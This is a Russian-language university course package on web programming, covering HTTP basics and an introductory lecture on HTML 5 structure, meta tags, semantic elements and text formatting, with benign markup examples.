Оглавление

# Введение

Необходимость преподавания дисциплины «Web-программирование» студентам специальности «Прикладная математика» обусловлена высокой потребностью организаций в разработке web-сайтов и web-интерфейсов к сетевым приложениям. Поэтому овладение будущими программистами навыками разработки web-приложений является особенно актуальным.

В настоящем учебно-методическом комплексе (УМК) предложен лекционный и практический материал, ориентированный на приобретение современных комплексных теоретических знаний и формирование устойчивых практических умений и навыков разработки web-приложений средствами HTML 5, CSS 3, Javascript, PHP, MySQL и AJAX.

Содержание теоретического и практического материала в данном УМК построено таким образом, чтобы обучающийся прошел через все этапы создания web-приложения: от разметки web-страниц до размещения готового сайта на web-сервере, что позволит ему приобрести базовые навыки проектирования интерфейса web-приложений, навыки web-дизайна и верстки web-страниц, создания программных сценариев на стороне сервера и на стороне клиента, тестирования web-приложений и уровня их защищенности от угроз информационной безопасности, навыки размещения и поддержки готовых web-сайтов, а также некоторые навыки настройки web-серверов. Это поможет обучающимся выбрать наиболее подходящие для них направления в web-разработке и в дальнейшем самостоятельно приобретать новые знания и умения на основе полученных в результате изучения дисциплины.

УМК написан доступным для целевой аудитории языком, содержит примеры фрагментов кода и методические рекомендации по подготовке рабочего места web-программиста. Теоретический материал опирается на доступные литературные источники, список которых приводится в конце издания. Наиболее востребованная справочная информация по web-программированию собрана в приложениях.

Вместе с тем, данный УМК построен с учетом потребностей преподавателя. Теоретический материал разбит на логически завершенные единицы информации, которые могут быть представлены и разъяснены студентам в течение лекционного занятия. Практическая часть дисциплины предполагает разработку типового web-сайта; примерные требования к его реализации подаются в отдельном разделе также с распределением объема работ по занятиям.

Сопровождение лекционного материала контрольными вопросами и практическими упражнениями, а также наличие тестовых вопросов с вари-

антами ответов выполняет контрольную функцию. Предлагаемые задания могут быть использованы как студентами для самоконтроля, так и преподавателем для промежуточного контроля, входного и выходного тестирования обучаемых.

На изучение дисциплины «Web-программирование» отводится 50 ч., из них 18 ч. лекционных и 16 ч. лабораторных занятий. Рекомендуемая форма контроля – зачет. Ниже представлена учебно-методическая карта дисциплины.

## Учебно-методическая карта дисциплины

| № | Название раздела, темы | Количество аудиторных часов | |
|---|---|---|---|
| | | Лекции | Лабораторные занятия |
| 1 | Язык разметки гипертекста HTML 5 | 4 | 2 |
| 2 | Каскадные таблицы стилей CSS 3 | 2 | 2 |
| 3 | Препроцессор гипертекста PHP | 2 | 2 |
| 4 | Управление базами данных сайтов с помощью MySQL | 2 | 2 |
| 5 | Схема Model-View-Controller и применение шаблонов Smarty | 2 | 2 |
| 6 | Скриптовый язык программирования Javascript | 2 | 2 |
| 7 | Технология AJAX | 2 | 2 |
| 8 | Безопасность web-приложений | 2 | 2 |
| | **Итого:** | **18** | **16** |

# 1 КУРС ЛЕКЦИЙ

## Предварительные сведения

Прежде, чем приступить к изучению языков web-разработки, необходимо понимать, как происходит процесс обмена информацией между пользователем (браузером) и сайтом (web-приложением, размещенным на web-сервере). Протокол передачи гипертекста HTTP (Hypertext Transfer Protocol) является стандартом взаимодействия, регулирующим порядок направления запросов и получения ответов процесса, происходящего между браузером, запущенным на компьютере конечного пользователя (клиентская сторона), и web-сервером (обслуживающая сторона). Задача сервера состоит в том, чтобы принять запрос от клиента и попытаться дать на него ответ – запрошенную web-страницу. Именно поэтому и используется термин *сервер* (обслуживающий). Партнером, взаимодействующим с сервером, является *клиент*, и данное понятие применяется как к web-браузеру, так и к компьютеру, на котором пользователь работает.

Между клиентом и сервером может располагаться ряд других устройств (маршрутизаторы, модули доступа, шлюзы и т.д.), выполняющих различные задачи по обеспечению безошибочного перемещения запросов и ответов между клиентом и сервером.

Обычно web-сервер может обрабатывать сразу несколько подключений, а при отсутствии связи с клиентом он находится в режиме ожидания входящих подключений. На каждое подключение клиента (запрос) сервер должен отправить ответ.

**Процедура «запрос-ответ».** В наиболее общем виде процесс «запрос-ответ» состоит из «просьбы» браузера к web-серверу отправить ему web-страницу и выполнения web-сервером этой просьбы. После этого браузер занимается отображением страницы.

При этом соблюдается следующая пошаговая последовательность:

1. Пользователь вводит в адресную строку браузера *http://server.org*.
2. Браузер пользователя обращается к DNS-серверу за IP-адресом, соответствующим доменному имени *server.org*.
3. DNS-сервер возвращает браузеру требуемый IP-адрес.
4. Браузер по предоставленному ему IP-адресу посылает web-серверу запрос на получение главной страницы сайта *server.org*.
5. Web-сервер ищет запрошенную web-страницу на своем жестком диске.
6. Web-страница извлекается web-сервером и отправляется по обратному маршруту браузеру.
7. Браузер отображает web-страницу.

При передаче типовой web-страницы этот процесс осуществляется для каждого имеющегося на ней объекта: элемента графики, встроенного видео- или Flash- ролика и т.п.

*Замечание.* На шаге 2 браузер «ищет» IP-адрес, принадлежащий доменному имени *server.org*. Каждая машина, подключенная к Интернет, имеет свой IP-адрес. Но для удобства пользователей доступ к web-серверам можно производить по именам, которые легко запомнить человеку (например, *server.org* вместо, скажем, 212.54.162.38). Если доступ осуществляется по имени, то браузер обращается к вспомогательной Интернет-службе – т.н. системе доменных имен DNS (Domain Name System), чтобы найти связанный с именем IP-адрес, а затем воспользоваться им для связи с компьютером-сервером.

Выше была рассмотрена передача статической web-страницы. При передаче динамических web-страниц процедура усложняется за счет выполнения сценариев на стороне сервера и обращения к базам данных сайта:

1. Пользователь вводит в адресную строку браузера *http://server.org*.
2. Браузер пользователя обращается к DNS-серверу за IP-адресом, соответствующим доменному имени *server.org*.
3. DNS-сервер возвращает браузеру требуемый IP-адрес.
4. Браузер по предоставленному ему IP-адресу посылает web-серверу запрос на получение главной страницы сайта *server.org*.
5. Web-сервер ищет запрошенную web-страницу на своем жестком диске.
6. Когда web-страница размещена в памяти web-сервера, он «замечает», что эта страница – динамическая, т.е. представлена файлом, содержащим PHP-сценарии, и передает страницу интерпретатору PHP.
7. Интерпретатор PHP выполняет PHP-код.
8. Некоторые фрагменты кода PHP могут содержать MySQL-инструкции, которые интерпретатор PHP, в свою очередь, передает процессору базы данных MySQL.
9. Система управления базами данных (СУБД) MySQL возвращает результаты выполнения инструкции интерпретатору PHP.
10. Интерпретатор PHP возвращает web-серверу результаты выполнения PHP-кода, а также результаты, полученные из базы данных.
11. Web-сервер возвращает страницу выдавшему запрос клиенту, который отображает эту страницу на экране компьютера пользователя.

Следует отметить, что в каждом из примеров возвращенные браузеру HTML-страницы могут содержать также код Javascript, интерпретируемый локально на машине клиента. Этот код может инициировать еще один запрос к серверу, точно так же запрос может быть инициирован встроенными объектами, например, изображениями.

Таким образом, необходимо понимать, что коды на языках HTML, CSS, Javascript интерпретируются на стороне клиента. Существуют и другие браузерные расширения – Java, JScript (несколько иной вариант Javascript от корпорации Microsoft) и ActiveX. На серверной стороне динамичность web-страниц долгое время обеспечивалась за счет общего шлюзового интерфейса CGI (Common Gateway Interface), использования таких языков сценариев, как Perl (альтернатива языку PHP), и выполнения сценариев на стороне сервера – динамической вставки содержимого одного файла (или выходных данных системного вызова) в другой. В дальнейшем простота языка PHP и допустимость использования в нем инструкций для СУБД MySQL обеспечили этому языку большую популярность. Вместе с тем, Javascript, к которому ранее обращались преимущественно для динамического манипулирования визуальным оформлением web-страниц средствами каскадных таблиц стилей CSS (Cascading Style Sheets), в настоящее время активно используется для осуществления AJAX-процесса на стороне клиента. Благодаря технологии AJAX, web-страницы обрабатывают данные и отправляют запросы web-серверу в фоновом режиме, что существенно ускоряет работу web-приложений.

Теоретический и практический материал, предлагаемый в данном учебно-методическом комплексе, направлен на изучение классических и новейших web-технологий на примере HTML 5, CSS 3, PHP, MySQL, Javascript и AJAX.

## 1.1 Лекция 1. Язык разметки гипертекста HTML 5

*История развития и основные понятия языка HTML 5. Структура HTML-документа. Семантические элементы. Форматирование текста. Организация списков.*

**Становление языка HTML 5.** Язык HTML (англ. Hypertext Markup Language – язык разметки гипертекста) был разработан британским ученым Тимом Бернерсом-Ли в конце 80-х – начале 90-х гг. на основе языка разметки SGML путем переноса некоторых его функций разметки данных в сетевую среду для разметки гипертекста. HTML был задуман как средство структурирования и форматирования документов без их привязки к средствам воспроизведения (отображения). Текст с разметкой HTML должен был без стилистических и структурных искажений воспроизводиться на оборудовании с различной технической оснащенностью (цветной экран современного компьютера, монохромный экран органайзера, ограниченный по размерам экран мобильного телефона или устройства и программы голосового воспроизведения текстов).

С момента своего появления стандарт HTML претерпел множество изменений. В настоящее время используется спецификация HTML 4.01. Существует также т.н. XHTML (англ. Extensible Hypertext Markup Language – расширяемый язык разметки гипертекста) – это семейство языков разметки web-страниц на основе XML, расширяющих возможности HTML 4. В отличие от HTML, язык XHTML синтаксически более строг:

- все элементы должны быть закрыты (например, **</a>**, **<img />**, **<br />**);
- булевы атрибуты записываются в развернутой форме (например, следует писать **<option selected="selected">** или **<td nowrap="nowrap">**);
- имена тегов и атрибутов должны быть записаны строчными буквами (например, **<img alt="" />** вместо **<IMG ALT="" />**);
- XHTML гораздо строже относится к ошибкам в коде; символы **<** и **&** везде, даже в URL, должны замещаться **<** и **&** соответственно;
- браузеры, встретив ошибку в XHTML, должны сообщить о ней и не обрабатывать документ, а для HTML браузеры должны «попытаться понять», что хотел сказать автор кода;
- кодировкой по умолчанию является UTF-8.

Разработка HTML 5 – это не только расширение возможностей языка HTML 4, но и попытка определить единый язык разметки, который мог бы быть написан как в HTML, так и в XHTML, и был бы синтаксически корректен. HTML 5 включает в себя детальные модели обработки, чтобы поддерживать больше взаимодействующих процессов; он расширяет, улучшает и рационализирует разметку, пригодную для документов, а также вводит разметку и API для сложных web-приложений.

В HTML 5 предусмотрено множество синтаксических особенностей. Например, элементы **<video>, <audio>** и **<canvas>** разработаны для упрощения внедрения и управления графическими и мультимедийными объектами в сети без необходимости обращения к собственным плагинам и API. Другие новые элементы, такие как **<section>, <article>, <header>** и **<nav>,** разработаны для того, чтобы обогащать семантическое содержимое web-документа. Введение новых атрибутов и удаление устаревших производилось именно с этими целями, а некоторые элементы, например, **<a>, <menu>** и **<cite>,** были переопределены или модифицированы.

**Основные понятия языка HTML.** Ключевым понятием языка HTML является т.н. «тег» – конструкция, которая влияет на отображение контента (т.е. содержимого) на web-странице. Все в документе HTML содержится в тегах, и, если не обрамляется ими, то содержится в значениях атрибутов тегов. Почти все теги имеют открывающую часть, которая указывает на начальную границу охватываемого контента и содержит информацию о поведении тега. Закрывающая часть тега, если она есть, указывает на конечную границу охватываемого контента. Если тег имеет и открывающую, и закрывающую части, он называется парным. Теги, не охватывающие явно какой-либо контент, не имеют закрывающей части и называются непарными; поведение таких тегов полностью описывается их атрибутами (например, теги **<meta>, <input>** и др.). Примеры тегов:

```
<p align="justify">Абзац с выравниванием текста по ширине</p>
<img src="photo.jpg" alt="Фото на паспорт" title="Фото" />
```

Здесь **p, img** – зарезервированные в языке HTML названия тегов. Как правило, тег есть сокращение от английских слов, поясняющих его назначение (**p** от «paragraph» – пункт, абзац; **img** от «image» – изображение). ** ** и ** ** – соответственно открывающая и закрывающая части тега. Тег **<img />** не имеет закрывающей части.

Синтаксис внутри тегов HTML подчиняется следующим правилам:

- имена тегов не чувствительны к регистру;
- между символами <, >, / и именами тегов, а также внутри имен тегов не допускаются пробелы и переносы строк;
- в тексте, не являющемся тегом, не должны присутствовать символы < и > (для корректного отображения web-страниц браузерами).
- пары "*атрибут_тега = значение*" перечисляются через пробелы и только внутри отрывающей части тега, при этом:
  - значение атрибута может не указываться, если оно совпадает с названием атрибута (например, атрибут `loop` в теге **<video>**);
  - внутри имен атрибутов не должны присутствовать пробелы;
  - значение атрибута тега пишется после его имени и заключается в двойные кавычки;

- ❖ между именем атрибута тега и его значением ставится знак равенства;
- ❖ между именем атрибута тега, знаком равенства и открывающими кавычками могут присутствовать пробелы или разрывы строк;
- ❖ символы двойных кавычек недопустимы и не должны присутствовать в обычном тексте;
- ❖ закрывающая часть тега имеет вид **</название_тега>**.

**Расположение элементов в исходном коде web-страницы.** При верстке web-страниц необходимо учитывать следующие простые, почти очевидные, принципы взаимного расположения элементов:

- *парные теги всегда должны содержаться целиком в их родителях*, т.е. не должны разрываться другими парными тегами. Например:

  ** Нажмите <a href="index.htm">здесь </a>** – неправильно,

  ** Нажмите <a href="index.htm">здесь</a> ** – правильно,

  В первом случае тег **<a>** разрывает тег ** **, что запрещено (в большинстве случаев браузер неправильно интерпретирует такой код).
- *наследие*: родительский элемент накладывает присущие ему свойства на все дочерние элементы, находящиеся внутри него. Например:

  **Это текст курсивный, <u>а этот еще и подчеркнутый</u>**

Следует также различать теги по их месту в контенте. В этом смысле существует два класса тегов: *блочные* и *строчные*.

***Блочным*** называется элемент, который отображается на web-странице в виде прямоугольника. Такой элемент занимает всю доступную ширину, высота элемента определяется его содержимым, и он всегда начинается с новой строки. К блочным элементам относятся теги **<address>**, **<blockquote>**, ** **, **<fieldset>**, **<form>**, **<h1>**,...,**<h6>**, **<hr>**, **<ol>**, ** **, **<pre>**, **<table>**, **<ul>** и пр. Также блочным становится элемент, если в стиле для него свойство `display` задано как `block`, `list-item`, `table`.

Для блочных элементов характерны следующие особенности:

- блоки располагаются по вертикали друг под другом;
- текст по умолчанию выравнивается по левому краю;
- на прилегающих сторонах элементов действует эффект «схлопывания» отступов;
- запрещено вставлять блочный элемент внутрь строчного (например, вместо **<a><h1>Заголовок</h1></a>** следует вложить теги наоборот: **<h1><a>Заголовок</a></h1>**);
- по ширине блочные элементы занимают все допустимое пространство;
- если задана ширина контента (свойство `width`), то ширина блока складывается из значений `width`, полей, границ, отступов слева и справа;
- высота блочного элемента вычисляется браузером автоматически, исходя из содержимого блока;

- если задана высота контента (свойство `height`), то высота блока складывается из значения `height`, полей, границ, отступов сверху и снизу, а при превышении высоты контент отображается поверх блока;
- на блочные элементы не действуют свойства, предназначенные для строчных элементов (например, `vertical-align`).

В некоторых случаях требуется наделить строчный элемент характеристиками блочного. Так, превращение ссылки в блок (используя CSS-свойство `display:block`) позволяет увеличить полезную площадь ссылки за счет использования свойств `width` и `height`.

***Строчными*** называются такие элементы документа, которые являются непосредственной частью строки. К строчным относятся теги **<img>**, ****, **<a>**, **<q>**, **<code>** и др., а также элементы, у которых свойство `display` установлено в значение `inline`. В основном, строчные элементы используются для изменения вида текста или его логического выделения.

Характерные особенности строчных элементов:

- внутрь строчных элементов допустимо помещать текст или другие строчные элементы;
- эффект «схлопывания» отступов не действует;
- свойства, связанные с размерами (`width`, `height`) не применимы;
- ширина равна содержимому плюс значения отступов, полей и границ;
- несколько строчных элементов, идущих подряд, располагаются на одной строке и переносятся на другую строку при необходимости;
- можно выравнивать по вертикали с помощью свойства `vertical-align`.

Строчные элементы удобно использовать для изменения вида и стиля текста, отдельных символов и слов. Для этой цели обычно применяется универсальный тег ****, который самостоятельно никак не модифицирует содержимое, но легко объединяется со стилями через классы или идентификаторы. Поэтому с помощью тега **** можно легко управлять видом и положением отдельных фрагментов текста или рисунков.

Для верстки web-страниц строчные элементы применяются реже, чем блочные. Это связано, в первую очередь, с тем, что внутрь строчных элементов не допускается вкладывать блочные контейнеры ** **, **<p>** и подобные широко распространенные теги. Тем не менее, блочные и строчные элементы дополняют друг друга, поскольку позволяют на всех уровнях менять вид составляющих web-страниц.

Помимо вышеуказанных правил, из соображений удобства и уважения к коллегам HTML-код обычно оформляется построчно и иерархически, с учетом вложенности тегов, т.е. подобно коду программ, написанных на других языках. Вложенная ступенчатая архитектура кода не только приводит в порядок весь код, но и позволяет легко отслеживать вложенность и родственные связи.

**Структура HTML-документа.** HTML-документ имеет вполне определенную структуру, которая представляет собой следующее:

```
<!DOCTYPE HTML>
<HTML>
     <HEAD>
          <META … />
          <TITLE> ... </TITLE>
          <LINK … />
          <STYLE>
             ...
          </STYLE>
          <SCRIPT>
             ...
          </SCRIPT>
     </HEAD>
     <BODY>
        ...
     </BODY>
</HTML>
```

Таким образом, первая строка всегда должна содержать тег DOCTYPE, который определяет, на какой спецификации языка HTML написан нижеследующий код. Для сравнения: первые строки в документах HTML 5 и HTML 4 соответственно выглядят следующим образом:

```
<!DOCTYPE HTML>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
```

После определения спецификации кода страницы открывается тег **<HTML>**, обозначающий начало документа. Он является родителем для всех тегов на странице и определяет поведение для всех тегов внутри страницы. Закрывающая часть тега **</HTML>** должна быть последней записью на любой web-странице.

«Голова» документа обозначена тегом **<HEAD>** (от англ. «head» – голова), который имеет закрывающую часть. Тег идет сразу же после открывающей части тега **<HTML>**, и включает в себя теги метаданных, тег заголовка страницы, объявления стилей и коды сценариев (скриптов). Большинство этих данных не отображается на странице, за исключением тега **<TITLE>** (от англ. «title» – заголовок).

Тег **<META>** предназначен для хранения данных, адресованных браузерам и поисковым системам. Данный тег не требует закрывающей части, действие его проявляется через его атрибуты. Тег **<META>** может иметь атрибуты charset, name, http-equiv и др.:

- charset – кодировка документа. Этот атрибут введен только в спецификации HTML 5 для сокращения записи, определяющей кодировку документа (для сравнения, в спецификации HTML 4.01 Transitional за-

дание кодировки для страницы выглядит следующим образом: **<META http-equiv="Content-Type" content="text/html; charset=utf-8">**, а в спецификации HTML 5 – **<META charset="utf-8">**);

- name – имя метатега (косвенно устанавливает его предназначение). Значений этого атрибута достаточно много, в частности:
  - author – имя автора документа:
    **<META name="author" content="Прохоров Сазон" >**
  - description – описание текущего документа:
    **<META name="description" content="Сайт о попугаях">**
  - keywords – список ключевых слов, встречающихся на странице:
    **<META name="keywords" content="какаду, ара, жако, попугаи">**
  - revisit – частота индексации страницы (в сутках):
    **<META name="revisit" content="20">**
- http-equiv – предназначен для конвертирования метатега в заголовок HTTP. Может принимать, например, следующие значения:
  - Content-Type – тип кодировки документа:
    **<META http-equiv="Content-Type" content="text/html">**
  - expires – устанавливает дату и время, после которой информация в документе будет считаться устаревшей:
    **<META http-equiv="expires" content="Wed, 01 Aug 2015 10:11:00 GMT">**
  - pragma – способ кэширования документа. Возможен лишь один вариант написания:
    **<META http-equiv="Pragma" content="no-cache">**
  - refresh – загрузка другого документа в текущее окно браузера:
    **<META http-equiv="refresh" content="5"; url="http://site.com/">**
  - content – устанавливает значение атрибута, заданного с помощью name или http-equiv. Атрибут content может содержать более одного значения, в этом случае они разделяются запятыми или точкой с запятой (пример с name="keywords" см. выше).

Тег **<TITLE>** – парный тег заголовка страницы, обрамляющий текст, который является заголовком страницы. Действие тега **<TITLE>** внешне проявляется в браузере в заголовке окна или вкладки. В данном теге не должны присутствовать никакие другие теги, возможно лишь использование специальных символов. Например:

**<TITLE>Турагенство "Магеллан"</TITLE>**

Тег **<LINK>** – непарный тег, устанавливающий связь с внешним документом (например, с файлом со стилями или со шрифтами). В отличие от тега **<a>**, тег **<LINK>** размещается всегда внутри контейнера **<HEAD>** и не создает гиперссылку. Атрибуты тег **<LINK>** имеет следующие:

- charset – кодировка связываемого документа;
- href – путь к связываемому файлу;
- rel – отношения между текущим документом и файлом, на который делается ссылка;

- media – тип устройства (для задания особого стилевого оформления);
- type – MIME-тип данных подключаемого файла.

Примеры:

```
<LINK rel="stylesheet" type="text/css" href="4ie.css">
<LINK rel="alternate" type="application/rss+xml"
title="Информационное письмо" href="http://mail.mail/mail.xml">
<LINK rel="shortcut icon" href="http://site.com/favicon.ico">
```

Тег **<STYLE>** – применяется для определения стилей элементов web-страницы и используется преимущественно со следующими атрибутами:

- media – определяет устройство вывода, для работы с которым предназначена таблица стилей;
- type – сообщает браузеру, какой синтаксис использовать, чтобы правильно интерпретировать стили. Пример:

```
<STYLE type="text/css" media="handheld">
    <!--
        стиль { пары_"атрибут: значение" }
    -->
    </STYLE>
```

В данном примере внутри тега **<STYLE>** используются атрибуты type="text/css" и атрибут media с его значением handheld, который указывает, что на любом портативном устройстве будет срабатывать таблица стилей, расположенная внутри данного тега.

После закрывающей части тега «головы» следует тег **<BODY>** (от англ. «body» – тело) – блочный тег, который является родителем для всех тегов, интерпретацию которых пользователь видит в окне браузера (текст, изображения, теги, скрипты Javascript и т.д.). Часто тег **<BODY>** используется для размещения обработчика событий onLoad, который выполняется сразу после того, как документ завершил загрузку в текущее окно или фрейм.

Открывающая и закрывающая части тега **<BODY>** на web-странице не являются обязательными, однако хорошим стилем считается их использование, чтобы определить начало и конец HTML-документа.

Тег **<BODY>** может содержать множество необязательных тегов. Рассмотрим их действие на следующем примере:

```
<BODY onLoad="init();" alink="#000066" link="#00CC66" vlink="#FF0000"
text="#99FF66" background="img.jpg" bgcolor="#888888"
leftmargin="10" rightmargin="10" topmargin="5" bottommargin="20">
   ...
</BODY>
```

Разберем приведенный пример. Последовательность атрибутов не имеет значения, но рекомендуется группировать похожие элементы по какому-либо логическому порядку в зависимости от действия на контент. Атрибут onLoad и прочие подобные атрибуты, начинающиеся с on, инициируют функции Javascript. Атрибуты alink, link, vlink устанавливают цвет активных (т.е. при щелчке по ним мышью), обычных и посещенных ги-

перссылок соответственно. Фоновое изображение в документе задается в значении атрибута background, при этом оно, подобно плитке, заполняет всю web-страницу. Однородная заливка всего пространства обеспечивается атрибутом bgcolor, устанавливающим цвет фона. Атрибуты …margin устанавливают отступы контента от краев страницы. Однако несмотря на богатство атрибутов тега **<BODY>** не рекомендуется их использование; для задания особого поведения элементов следует задавать таблицы стилей.

**Семантические элементы.** HTML 4 и более ранние версии языка HTML применялись, в первую очередь, для визуального оформления документа. Для создания каркаса страницы было достаточно всего двух тегов: блочного ** ** и строчного ****, которые сами по себе не влияют на отображение текста (кроме стандартных «блочных» свойств ** **), но позволяют использовать универсальные атрибуты class и id, чтобы с их помощью средствами CSS задать стили отображения.

Вместе с появлением HTML 5 изменилась сама идеология составления документа. Решение упразднить многие атрибуты визуального оформления, а теги использовать только для логической разметки привело к необходимости разнообразить список элементов и обновить их значение. Однако теги ** ** и **** по-прежнему поддерживаются и могут быть применены в целях стилевого оформления или для удобства скриптования, когда лексическая разметка не имеет значения. Кроме того, поддерживается тег **<style>**, позволяющий определять стили CSS непосредственно в документе. В HTML 5 также добавлен атрибут scoped="scoped", позволяющий элементу **<style>** располагаться в любом месте документа, причем находящиеся в нем инструкции CSS будут распространяться только на элемент-родитель, в котором находится этот **<style>**, и вложенные в него дочерние элементы. Пример:

```
<style type="text/css" media="screen" scoped="scoped">
   .message  { color: #009900 }
   #download { font-weight: bold }
</style>
<div id="download">Загрузка <span class="status">завершена</span></div>
```

Для разметки web-страницы в HTML 5 введены новые семантические элементы, которые отвечают за разбиение web-документа на главы, колонтитулы и прочие структурные единицы. Эти элементы описываются тегами с разным лексическим значением и располагаются внутри тега **<BODY>.**

Верхний и нижний колонтитулы обозначаются тегами **<header>** и **<footer>** соответственно. Верхний (т.н. «шапка») может содержать заголовок, вводную информацию о документе, навигационные ссылки (элемент **<nav>**), форму поиска, логотип и т.п. Аналогичным образом нижний колонтитул включает информацию, размещаемую в конце документа (данные об авторе, дату составления и пр.). Теги **<header>** и **<footer>** могут быть ис-

пользованы не только в качестве колонтитулов web-документа, но и для отдельных его разделов, если это необходимо.

Элемент **<section>** предназначен для тематического группирования содержимого. С его помощью обозначают главы, вкладки диалоговых окон и т.п. Документ может быть разделен на введение, параграфы и контактную информацию. Рекомендуется применять этот тег для тех частей документа, которые целесообразно обозначать и в его содержании. В случаях, когда содержимое **<section>** заимствовано, можно указать URL источника в атрибуте `cite`. Контактную информацию помещают в элемент **<address>**.

Часто, если информация была заимствована из внешних источников или предполагается ее распространение вовне, то имеет смысл помещать ее в элемент **<article>**. Это может быть запись на форуме, статья газеты или блога, комментарий пользователя, виджет или любая другая независимая единица содержимого, которая каким-либо образом может быть использована отдельно от всего документа. Как и **<section>**, элемент **<article>** поддерживает атрибут `cite` для указания источника. Кроме того, можно обозначить дату публикации содержимого в атрибуте `pubdate`. Некоторые элементы **<article>** могут располагаться внутри других **<article>**, что обычно означает иерархическую связь между ними (например, комментарии пользователей представляются как дочерние элементы к статье).

Части документа, содержащие навигационные ссылки, помещаются в элемент **<nav>**. Это могут быть блоки со ссылками «назад»–«вперед», выбором страницы и т.п. Пример:

```
<article pubdate="2015-01-07">
   <header>
      <h1>Погода в столицах Европы</h1>
      <p>Прогноз погоды на завтра в Мадриде</p>
   </header>
   <section cite="http://www.weather.net/html/cities.html">
      <p>Температура воздуха днем +32°C, ночью +25°C, грозы.</p>
      <p>Ветер порывистый, … </p>
   </section>
   <nav>
     <a href="prev.html">Назад</a>
     <a href="index.html">На главную</a>
     <a href="next.html">Вперед</a>
   </nav>
   <footer>2015 &copy; www.weather.net</footer>
</article>
```

Заголовки страниц можно группировать. Для группирования тегов **<h1>**…**<h6>** предназначен тег **<hgroup>**. Пример:

```
<hgroup>
    <h1>Кинотеатр «Мир»</h1>
    <h2>Малый зал</h2>
</hgroup>
```

Еще одним группирующим элементом является **<figure>**. Обычно в него помещается самодостаточная информация, отсутствие или перенос которой в другое место не исказит смысл документа. Чаще всего это иллюстрации, диаграммы, фотографии с кратким комментарием или без него. Такой информационный блок можно озаглавить с помощью тега **<figcaption>**, который должен располагаться внутри **<figure>** в качестве первого или последнего дочернего элемента. Пример:

```
<figure>
  <img src="map.gif" alt="План города N." />
  <figcaption>
    <h4>План города</h4>
    <p>Красным пунктиром обозначено трамвайное сообщение</p>
  </figcaption>
</figure>
```

Элемент **<aside>** представляет собой часть документа с информацией, также связанной с близлежащим содержимым, однако способной восприниматься отдельно от него. В печатной типографии такая информация обычно помещается в отдельной колонке или выделяется рамкой. На сайте тегом **<aside>** можно обозначить, например, боковые колонки web-страницы (т.н. `sidebar`). Пример:

```
<p>Не всякий школьник осилит книгу «Незнайка на Луне»</p>
<aside>
   <h4>Луна</h4>
   <p>Луна – спутник Земли.</p>
</aside>
```

Для пояснительной информации предназначен тег **<details>**. В отличие от предыдущих, он интерактивен и способен скрывать и отображать содержимое (т.н. «spoiler»). По умолчанию он «закрыт», но указав элементу атрибут `open="open"`, можно заставить его «раскрыться». Заголовок блока задается в элементе **<summary>**, который размещается сразу за открывающим тегом **<details>**. Пример:

```
<details open="open">
   <summary>Зевс</summary>
   Главный бог древнегреческой мифологии.
</details>
```

Большинство описанных выше тегов на данный момент не поддерживаются браузерами в полной мере.

**Форматирование текстовой информации.** Следующие теги целесообразно применять для смыслового обозначения ключевых фраз в тексте web-страницы. Несмотря на одинаковый визуальный эффект некоторых из них, необходимо различать их назначение.

- **<i>** – текст, произносимый с другой интонацией или другим голосом (мысли персонажей, термины, идиомы, названия судов и пр.):

```
<i>Как же далек горизонт</i>, подумал я, глядя вдаль.
<i>Ромб</i> – это четырехугольник, стороны которого равны.
```

- **<b>** – текст, выделенный в утилитарных целях, без особой важности и не требующий особой интонации (ключевые слова в аннотации, название товара в обзоре, иногда – вводное предложение в статье):

```
Продам <b>ВАЗ 2101</b> на запчасти.
```

- **** – эмфаза, эмфатическое ударение. В следующем примере вначале следует ответ на вопрос «кто?», затем «что?» и восклицание:

```
<em>Я</em> сдал экзамен.
Я сдал <em>экзамен</em>.
<em>Я сдал экзамен!</em>
```

- **** – важный текст, выделенный акцентом:

```
<strong>Внимание!</strong> Двери закрываются автоматически.
```

- **<small>** – все, что принято писать уменьшенным шрифтом (юридические ограничения, авторские права, лицензионные требования и т.д.):

```
Тариф «Льготный» <small>(только для пенсионеров)</small>
```

- **<dfn>** – термин, впервые определяемый в документе.
- **<code>** – программный код или его фрагмент.
- **<samp>** – результат вывода компьютерной программы или скрипта.
- **<kbd>** – название клавиш или набираемого на клавиатуре текста.
- **<var>** – переменная (математическая или компьютерной программы).
- **<cite>** – цитата или сноска на другой материал.

Перечисленные выше теги являются парными и строчными. Теги **<code>**, **<samp>** и **<kbd>** обычно отображаются браузерами моноширинным шрифтом, **<small>** – уменьшенным, **** и **<b>** – жирным начертанием, а остальные – курсивным.

Короткие цитаты выделяются строчным тегом **<q>** (текст обрамляется двойными кавычками). Для длинных цитат предназначен блочный элемент **<blockquote>**, содержимое которого отображается с отступом со всех сторон. У тегов **<q>** и **<blockquote>** есть необязательный атрибут `cite`, значением которого обычно указывают адрес гиперссылки (URL) на цитируемый источник. Большинство браузеров этот атрибут игнорируют, однако поисковые системы могут учитывать его при анализе страницы.

Для аббревиатур и акронимов предназначен тег **<abbr>**. Обычно его снабжают всплывающей подсказкой с помощью атрибута `title`, в котором указывают расшифрованное значение.

Обозначить ошибку в тексте можно тегом **<del>** (по умолчанию он будет перечеркнут), а вставленный текст – тегом **<ins>** (обозначается подчеркиванием). Несмотря на то, что это строчные теги, внутри них допускается размещение блочных элементов. Кроме того, этим тегам можно указать атрибут `cite` со ссылкой на документ, объясняющий причину удаления/добавления информации, а также `datetime` с датой редактирования в формате: `2012-11-28 14:47` (можно указывать только дату, без времени).

Перечеркнуть текст можно также тегом **<s>**. Но в отличие от **<del>**, он обозначает не ошибку, а потерявшую актуальность или устаревшую информацию. В свою очередь, тег **<u>** подчеркивает текст, однако, в отличие от **<ins>**, его назначение – обратить внимание на некоторую особенность.

Строчный тег **<bdo>** предназначен для переопределения направления вывода текста и не может применяться без атрибута `dir`, однако в отличие от прочих тегов с этим атрибутом, он игнорирует правила Unicode и показывает текст именно так, как задано.

```
<bdo dir="rtl">вомороднилап ялд ен ткеффэ</bdo>
```

Текст, размещенный в блочном элементе **<pre>**, отобразится моноширинным шрифтом с учетом всех пробелов, переносов и табуляций, присутствующих в нем. С помощью тега **<pre>** удобно выводить предварительно отформатированный текст, например, стихотворения:

```
<pre> Желаю ярких встреч,
       Игры, достойной свеч,
       Исполненья светлых мечт
       И других приятных нечт!</pre>
```

Тег **<mark>** предназначен для выделения фрагментов текста в контексте действий пользователя, даже если они не выделяются в оригинале. Например, им можно обозначать слова, соответствующие поисковому запросу или ошибки во вводимых пользователем данных. Оформление содержимого элементов **<mark>** определяется в таблицах стилей.

